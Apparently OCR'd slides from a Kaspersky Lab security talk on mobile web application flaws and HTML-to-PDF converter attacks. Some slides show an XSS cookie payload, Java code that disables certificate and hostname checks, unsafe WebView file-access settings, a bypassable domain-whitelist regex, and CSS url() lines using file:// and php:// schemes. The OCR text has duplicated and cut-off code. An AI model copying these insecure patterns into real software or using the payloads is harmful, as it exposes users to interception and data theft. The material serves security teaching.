
/?details='-alert(document.cookie)-'

Mobile Web Applications

KASPERSKY lab

Overtrust

Ugly: no difference



- Still validate user input / escape output
- Don't disable security features
- Use captcha
- Disable Xml External Entities

Mobile Applications

Any vulnerability

The Good:

The interesting

Certificate check disabling: dev2prod

```
X509TrustManager local1 = new X509TrustManager()
{
  public void checkClientTrusted(X509Certificate[] paramAnonymousArrayOfX509Certificate, String paramAnonymousString)
    throws CertificateException
  {}

  public void checkServerTrusted(X509Certificate[] paramAnonymousArrayOfX509Certificate, String paramAnonymousString)
    throws CertificateException
  {}

  public X509Certificate[] getAcceptedIssuers()
  {
    return null;
  }
};
this.sslContext.init(null, new TrustManager[] { local1 }, null);
```

Certificate check disabling: dev2prod

```
private class [redacted]
  implements HostnameVerifier
{
  private [redacted]() {}

  public boolean verify(String paramString, SSLSession paramSSLSession)
  {
    return true;
  }
}
```

Security Misconfiguration

Content of configs-android.json:

\assets**\conf\configs-android.json:**

```
29:     "sslPinning": {
30:         "certificates": ["$(contextRoot)/server-certificate.der"],
31:         "domainExceptions": [
32:             "http*://*.gstatic.com",
33:             "http*://*.google.com",
34:             "http*://*.gstatic.com",
35:             "http*://*.googleapis.com"
```

Security Misconfiguration

```
46      webSettings.setJavaScriptEnabled(true);
47      webSettings.setDomStorageEnabled(true);
48:     webSettings.setAllowFileAccessFromFileURLs(true);
49:     webSettings.setAllowUniversalAccessFromFileURLs(true);
```

Insecure Data Storage

```
i9300:/data/data/[redacted]/shared_prefs # ls -la
total 28
drwxrwx--x 2 u0_a96 u0_a96 4096 2017-03-24 13:53 .
drwxr-x--x 9 u0_a96 u0_a96 4096 2017-03-24 13:47 ..
-rw-rw---- 1 u0_a96 u0_a96  119 2017-03-22 16:06 WebViewChromiumPrefs.xml
-rw-rw---- 1 u0_a96 u0_a96   65 2017-03-24 13:53 cxp.mobile.library.BEHAVIOUR_MAP.xml
-rw-rw---- 1 u0_a96 u0_a96  142 2017-03-24 13:53 cxp.mobile.library.LOCAL_STORAGE.xml
-rw-rw---- 1 u0_a96 u0_a96  292 2017-03-24 13:53 [redacted].xml
i9300:/data/data/[redacted]/shared_prefs # cat [redacted].xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="usernamekey">amm[redacted]</string>
    <set name="SAVE_PROVIDER_LIST" />
    <string name="language">en-US</string>
    <string name="passwordkey">test1234</string>
    <int name="NUM_OTP_DIGITS" value="6" />
</map>
```

Security Misconfiguration

Content of configs-android.json:

\assets**\conf\configs-android.json:**

```
16:    "security": {
17:       "allowedDomains": [
...
24:          "http*://*.gstatic.com",
25:          "http*://*.google.com",
26:          "http*://*.gstatic.com",
27:          "http*://*.googleapis.com"
```

http://evil.com
https://hack.ru

```
44:          for(Iterator iterator = patternList.iterator(); iterator.hasNext();)
45:          {
46:             String allowedDomain = (String)iterator.next();
47:             if(replacedUrl.matches(allowedDomain.replace("*", ".*")))
48:                return true;
```


Security Misconfiguration

```
24:     "http.*://.*.gstatic.com",
25:     "http.*://.*.google.com",
26:     "http.*://.*.gstatic.com",
27:     "http.*://.*.googleapis.com"
```


testrequestgoogle.com

Regular expression	Matches
http.*://.*.google.com	http://google.com
	http://XXXgoogle.com
	http://googleXcom
	httpXXX://google.com

Security Misconfiguration




Saga of PDF: Chaotic Chronicles



KASPERSKY lab

Prelude

HTML to PDF conversion service



Prelude

HTML to PDF conversion concept


- Income/Outcome
- Deposit/Withdrawal
- Statistics
- E-tickets
- Document template

```
<style type="text/css">
<!--
table.morpion
{
    border:        dashed 1px #444444;
}

table.morpion td
{
    font-size:    15pt;
    font-weight:  bold;
    border:       solid 1px #000000;
    padding:      1px;
    text-align:   center;
    width:        25px;
}

table.morpion td.j1 { color: #0A0; }
table.morpion td.j2 { color: #A00; }

-->
</style>
<page style="font-size: 10pt">
    <span style="font-weight: bold; font-size: 20pt; color: #F00">Bonjour, voici quelques exemples</
    Bonjour, ceci est un test <b>de gras</b>, <i>d'italic</i>, <b><i>et des 2 ensembles</i></b>.<br>
    <br>
    <span style="background: red; color: white;">Ceci est un message important</span><br>
    <br>
    <small>Texte écrit avec small</small>, Texte écrit normalement, <big>Texte écrit avec big</big>
    <span style="font-size: 20px">A<sub>test d'<b>indice</b></sub> et N<sup>test d'<b>exposant</b></
        test<sub>test<sub>test</sub></sub>,
        test<sup>test<sup>test</sup></sup>,
        test<sub>test<sup>test</sup></sub>.
    </span><br>
    <br>
    <table align="center" style="border-radius: 6mm; border-top: solid 3mm #000077; border-right: s
        770000;    border-left: solid 2mm #007777;    background: #DDDDAA;" ><tr><td style="width: 1
```

Prelude

HTML to PDF conversion concept


```
<style type="text/css">
<!--
table.morpion
{
    border:         dashed 1px #444444;
}

table.morpion td
{
    font-size:    15pt;
    font-weight:  bold;
    border:       solid 1px #000000;
    padding:      1px;
    text-align:   center;
    width:        25px;
}

table.morpion td.j1 { color: #0A0; }
table.morpion td.j2 { color: #A00; }

-->
</style>
<page style="font-size: 10pt">
    <span style="font-weight: bold; font-size: 20pt; color: #F00">Bo
    Bonjour, ceci est un test <b>de gras</b>, <i>d'italic</i>, <b><i
    <br>
    <span style="background: red; color: white;">Ceci est un message
    <br>
    <small>Texte écrit avec small</small>, Texte écrit normalement,
    <span style="font-size: 20px">A<sub>test d'<b>indice</b></sub> e
        test<sub>test<sub>test</sub></sub>,
        test<sup>test<sup>test</sup></sup>,
        test<sub>test<sup>test</sup></sub>.
    </span><br>
    <br>
    <table align="center" style="border-radius: 6mm; border-top: sol
        770000;    border-left: solid 2mm #007777;    background: #
```



Prelude

HTML to PDF conversion concept

```
<style type="text/css">
<!--
table.morpion
{
    border:         dashed 1px #444444;
}

table.morpion td
{
    font-size:    15pt;
    font-weight:  bold;
    border:       solid 1px #000000;
    padding:      1px;
    text-align:   center;
    width:        25px;
}

table.morpion td.j1 { color: #0A0; }
table.morpion td.j2 { color: #A00; }

-->
</style>
<page style="font-size: 10pt">
    <span style="font-weight: bold; font-size: 20pt; color: #F00">Bo
    Bonjour, ceci est un test <b>de gras</b>, <i>d'italic</i>, <b><
    <br>
    <span style="background: red; color: white;">Ceci est un message
    <br>
    <small>Texte écrit avec small</small>, Texte écrit normalement,
    <span style="font-size: 20px">A<sub>test d'<b>indice</b></sub> e
        test<sub>test<sub>test</sub></sub>,
        test<sup>test<sup>test</sup></sup>,
        test<sub>test<sup>test</sup></sub>.
    </span><br>
    <br>
    <table align="center" style="border-radius: 6mm; border-top: sol
        770000;    border-left: solid 2mm #007777;    background: #
```



Prelude

HTML to PDF conversion concept

```
-->
</style>
<page style="font-size: 10pt">
    <span style="font-weight: bold; font-size: 20pt; color: #F00">
    Bonjour, <?=$_SESSION['$username']?></span><br>
    This is your report from <?=htmlspecialchars($_GET['data_in'])?>
    to <?=htmlspecialchars($_GET['data_out'])?>
    <?foreach ($info as $date => $value) {
        ?>
        <div>At <?=$date?> you've spent <?=$value?>$$</div>
        <?
    }
    ?>
```

Request

Raw | Params | Headers | Hex

```
GET /pdf HTTP/1.1
Host: site.com
Connection: close
Accept: text/event-stream
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/70.0.3534.0 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,ru;q=0.8
Cookie: _ga=GA1.2.1492832858.1534841861; _gid=GA1.2.31000115.1535380004;
XSRF-TOKEN=eyJpdiI6IldwSlVudlJlN2ZMNzhocjkzVkNER1E9PSIsInZhbHVlIjoidzdqZGt5ODViZmdiQmZKckQwcVpYRTVNa0ptRkN1
b0FXclRybWt3VnFVZGRnMnpHYzlrczdFVEt6NE50TFZMTEtWTlwveHdhQU53TFl6aEthQX0%3D
Content-Length: 39

date_in=10/05/2017&dateout=10/06/2017
```

Prelude

HTML to PDF conversion bad practice

Request

Raw | Params | Headers | Hex

```
GET /pdf HTTP/1.1
Host: site.com
Connection: close
Accept: text/event-stream
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/70.0.3534.0 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,ru;q=0.8
Cookie: _ga=GA1.2.1492832858.1534841861; _gid=GA1.2.31000115.1535380004;
XSRF-TOKEN=eyJpdiI6IldwSlVudlJlN2ZMNzhocjkzVkNERlE9PSIsInZhbHVlIjoidzdqZGt5ODViZmdiQnZEckQwcVpYRTVNa0ptRkNl
b0FXclRybWt3VnFVZGRnMnpHYzlrczdFVEt6UE50TFZMTEtWTlwveGdhQO53YFl6aEthQX0%3D
Content-Length: 1083
Content-Type: multipart/form-data; boundary=---------1811679927

----------1811679927
Content-Disposition: form-data; name="html"

<style type="text/css">
<!--
table.morpion
{
    border:         dashed 1px #444444;
}

table.morpion td
{
    font-size:    15pt;
    font-weight:  bold;
    border:       solid 1px #000000;
    padding:      1px;
    text-align:   center;
    width:        25px;
}

table.morpion td.j1 { color: #0A0; }
table.morpion td.j2 { color: #A00; }

-->
</style>
<page style="font-size: 10pt">
    <span style="font-weight: bold; font-size: 20pt; color: #F00">Bonjour, voici quelques
exemples</span><br>
    Bonjour, ceci est un test <b>de gras</b>, <i>d'italic</i>, <b><i>et des 2 ensembles</i></b>.<br>
    <br>
    <span style="background: red; color: white;">Ceci est un message important</span><br>
    <br>
    <small>Texte écrit avec small</small>, Texte écrit normalement, <big>Texte écrit avec big</big><br>
    <span style="font-size: 20px">A<sub>test d'<b>indice</b></sub> et H<sup>test d'<b>exposant</b></sup>,
        test<sub>test<sub>test</sub></sub>,
----------1811679927--
```


Prelude

CSS debate

```
.class {
    background: url(http://site.com/image.png);
    background: url(file://some/loca/path/image.png);
    background: url(…);
    background: url(ftp://site.com/image.png);
    background: url(zlib://site.com/image.png);
    background: url(php://site.com/image.png);
}
```

Twilight

DOM PDF component



Twilight

DOM PDF component

Digitaljunkies » Dompdf : Vulnerability Statistics

Vulnerabilities (1) CVSS Scores Report Browse all versions Possible matches for this product Related Metasploit Modules

Related OVAL Definitions : Vulnerabilities (0) Patches (0) Inventory Definitions (0) Compliance Definitions (0)

Vulnerability Feeds & Widgets

Vulnerability Trends Over Time

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
2011	1		1											1	1
Total	1		1											1	1
% Of All		0.0	100.0	0.0	0.0	0.0	0.0	0.0	0.0	0.0	0.0	0.0	0.0	100.0	

Warning : Vulnerabilities with publish dates before 1999 are not included in this table and chart. (Because there are not many of them and they make the page look bad; and they may not be actually published in those years.)

Vulnerabilities By Year 1 2011 1

Vulnerabilities By Type 1 1 Execute Code 1

Twilight

